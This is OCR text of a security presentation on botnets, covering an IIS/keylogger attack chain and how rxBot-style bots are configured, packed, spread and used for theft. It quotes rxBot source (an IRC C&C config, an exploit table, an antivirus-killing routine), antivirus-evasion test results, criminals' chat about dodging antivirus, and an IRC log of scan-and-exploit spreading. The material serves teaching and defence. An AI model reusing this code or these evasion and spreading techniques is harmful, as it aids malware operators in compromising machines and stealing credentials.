
Step 13: Attacker gathers bank account username & password information and advertises this on an underground economy network.

Underground Economy Network

Selling this information…


... the attacker AGAIN makes BIG BUCKS!

Sample Modern Attack




Step 14: The attacker issues commands to the drones to scan & sploit more machines.

Sample Modern Attack




Step 15:
Scan & sploit

Sample Modern Attack




Step 16: “Phone home” to C&C and gather more financial data (steps 11, 12, 13, 14, 15)


In Summary



Attackers exploits un-patched IIS web servers. Sites now deliver additional java script at the end of each page.

Finally the attacker retrieves and uses the captured usernames, passwords…





Unknowing users casually browsers to these compromised sites. The java script executes downloading a key logger. This works because of an unknown/un-patched IE vulnerability.

When users browse to web sites the key logger captures and forwards the strokes to other compromised systems.

http://antivirus.about.com/od/virusdescriptions/a/scob.htm

Botnets


Let’s talk about…
botnets
www.flogao.com.br/dbmanda

Botnets

- Configuring, Compiling, & Packing
- Collecting
- Administering
- Botnet functions
- UNIX botnets
- Client defense & detection

Building Botnets

- Attacker's 'arduous' configuration task
  - Windows rxBot

```
char botid[]      = "rx01"; // bot id
char version[]    = "[rxBot v0.7.8 Private Lsass+IIs5ssl By Niks]";
char password[]   = "botpass"; // bot password
char server[]     = "irc.mybotnet.net"; // server
int port = 6667;  // server port
char serverpass[] = "servpass"; // server password
char channel[]    = "#rbotdev"; // channel that the bot should join
char chanpass[]   = "chanpass"; // channel password
char filename[]   = "mswin.exe"; // destination file name
char keylogfile[] = "keys.txt"; // keylog filename
char valuename[]  = "Microsoft Update"; // value name for autostart
char nickconst[]  = "URX|"; // first part to the bot's nick
```

Infection Vectors


Miscreant doesn't need the latest and greatest… (scan and sploit)

```
EXPLOIT exploit[]={
   {"lsass135", "lsass135", 135, lsass, 0, TRUE, FALSE},
   {"lsass445", "lsass445", 445, lsass, 0, TRUE, FALSE},
   {"lsass1025", "lsass1025", 1025, lsass, 0, TRUE, FALSE},
   {"netbios", "NetBios", 139, NetBios, 0, FALSE, FALSE},
   {"ntpass", "NTPass", 445, NetBios, 0, FALSE, FALSE},
   {"dcom135", "Dcom135", 135, dcom, 0, TRUE, FALSE},
   {"dcom445", "Dcom445", 445, dcom, 0, TRUE, FALSE},
   {"dcom1025", "Dcom1025", 1025, dcom, 0, TRUE, FALSE},
   {"iis5ssl", "IIS5SSL", 443, IIS5SSL, 0, TRUE, FALSE},
   {"mssql", "MSSQL", 1433, MSSQL, 0, TRUE, FALSE},
   {"beagle1", "Beagle1", 2745, Beagle, 0, FALSE, TRUE},
   {"beagle2", "Beagle2", 2745, Beagle, 0, FALSE, TRUE},
   {"mydoom", "MyDoom", 3127, MyDoom, 0, FALSE, FALSE},
   {"optix", "Optix", 3410, Optix, 0, FALSE, FALSE},
   {"upnp", "UPNP", 5000, upnp, 0, FALSE, TRUE},
   {"netdevil","NetDevil", 903, NetDevil, 0, FALSE, FALSE},
   {"DameWare", "DameWare", 6129, DameWare, 0, TRUE, FALSE},
   {"kuang2", "Kuang2", 17300, Kuang, 0, FALSE, FALSE},
   {"sub7", "Sub7", 27347, Sub7, 0, FALSE, FALSE},
};
```

Also, P2P, IM, SPAM, etc…

Building Botnets - Compiling

- Using MS Visual C++, MS Platform SDK



Building botnets - packing

- Common packers: Yoda, UPX, MEW, ASPack, FSG, Morphine, etc.

Antivirus: The miscreant's opinion

Bypassing AV is one of the top goals of the malware creators. They use the AV products as part of their malware testing process.

<A> the problem is the 032 code is av detected out of the box
<A> yeah, but good av unpacks
<B> true
<A> **kaspersky looks at the header info on the linker.**
<B> **mcafee** doesn't detect it
<B> only thinkg i see was that f-secure
<A> i doubt a lot of people know how to get around that
<A> mcafee is stupid, so is norton
<C> i have a packer that changes header info
<C> ah Avp
<C> i havnt used it in forever
<A> in the us maybe, but in asia/europe kaspersky and ahnlab are big
<A> that's why that Xtrmoffer or whatever stupid name he calls it is detected.
<B> after like a coupoe of weeks wouldn't it get detected
<A> only if it's reported to kaspersky

Building botnets - packing

Test against AV vendors

- Code from 2004
- Only 25% packed detect rate

rbot-yoda.exe (30.73s) **4/16 detected** (pre packing: **13/16 detected**)

Antivirus	Version	Update	Time	Tag
AntiVir	6.32.0.44	2005-09-26	18.33s	Packer/YodaProt virus
Arcavir	1.0.0	2005-09-26	00.68s	no_virus
Avast	0539-0	2005-09-26	00.84s	no_virus
BitDefender	7.0 2558	2005-09-26	21.19s	Backdoor.RBot.78F3AE1B
ClamAV	0.86.2/1102	2005-09-25	15.02s	no_virus
Dr. Web	4.32.2	2005-09-26	21.39s	no_virus
F-Prot	4.5.4	2005-09-23	15.08s	no_virus (Packed)
F-Secure	4.52 2461	2005-09-26	06.95s	Backdoor.Win32.Rbot.gen
Mcafee	4.4.00 4589	2005-09-23	13.88s	no_virus
MKS	1.9.6	2005-09-24	00.97s	no_virus
NOD32	1.1232	2005-09-25	17.28s	prob. unknown NewHeur_PE
Norman	5.83	2005-09-25	20.60s	no_virus
Sophos	3.95.0	2005-09-26	20.59s	no_virus
Panda	104579	2005-09-25	28.87s	no_virus
VBA32	3.10.4	2005-09-24	18.58s	no_virus
Vexira	4.1.28:7	2005-09-25	11.24s	no_virus

Building Botnets – Preventing AV Outbreaks

```
/*
This kills all active Antivirus processes that match
Thanks to FSecure's Bugbear.B analysis @
http://www.f-secure.com/v-descs/bugbear_b.shtml
*/
void KillAV() {
const char *szFilenamesToKill[455] =
  {"ACKWIN32.EXE", "ADVXDWIN.EXE", "AGENTSVR.EXE",
  "ALERTSVC.EXE", "ALOGSERV.EXE", "AMON9X.EXE", ... }
for(int i=0; szFilenamesToKill[i]!=NULL; i++)
    KillProcess(szFilenamesToKill[i])
}
(*) Source extracted from rxbot
```

Building Botnets - Collecting


Typical IRC Daemons

- Unreal *, Bahamut, Beware, Bitlbee (IM), Ultimate, Wircd, Bircd, Conference Room, Xtreme

Typical IRC Bots

- Agobot, phatbot, sdbot, gtbot, reptile, rxbot, rbot, helibot, forbot

Building Botnets – first infection



Building botnets – IRCd

- IRC servers are optimized for bots
  - ‘Rogueness’ usually obvious
  - Stripped output or l33t sp33k
  - Disabled commands (whois, lusers, admin, list, etc.)
  - Incorrect responses
  - Keyed Channels, Keyed Servers
  - Modified syntax; Random Ports
  - Compromised or paid for hosting
  - Antispy protection

```
19:45 -!- ERROR Closing Link: spy1[W.X.Y.Z] (Z:lined
  (banned))
19:45 -!- Irssi: Connection lost to SERVER
```

Building botnets - spreading

Spreading command for this botnet:

.advscan dcom135 100 5 3 192.168.10.0

Syntax:

.advscan <port> <threads> <delay> <minutes> <target> <options>

12:40 <@botherd> **.advscan dcom135 100 5 4 192.168.10.25**

12:40 < URX|09620> [SCAN]: **Sequential Port Scan started on 192.168.10.25:135 with a delay of 5 seconds for 4 minutes using 100 threads.**

12:41 < URX|09620> [TFTPD]: File transfer started to IP: 192.168.10.35

(C:\WINDOWS\system32\mswin.exe).

12:41 < URX|09620> **[TFTPD]: File transfer complete to IP:192.168.10.35**

(C:\WINDOWS\system32\mswin.exe).

12:41 < URX|09620> **[Dcom135]: Exploiting IP: 192.168.10.35.**

12:42 -!- **URX|35505 [ynioal@192.168.1.1] has joined #rbotdev**

12:42 <@botherd> **.scanstats**

12:42 < URX|09620> **[SCAN]:** Exploit Statistics: lsass135: 0, lsass445: 0, lsass1025: 0, NetBios: 0, NTPass: 0, **Dcom135: 1,** Dcom445: 0, Dcom1025: 0, IIS5SSL: 0, MSSQL: 0, Beagle1: 0, Beagle2: 0, MyDoom: 0, Optix: 0, UPNP: 0, NetDevil: 0, DameWare: 0, Kuang2: 0, Sub7: 0, **Total: 1 in 0d 0h 3m.**

Botnets for theft

Keylogging (.keylog on)

```
12:42 <@botherd> .keylog on
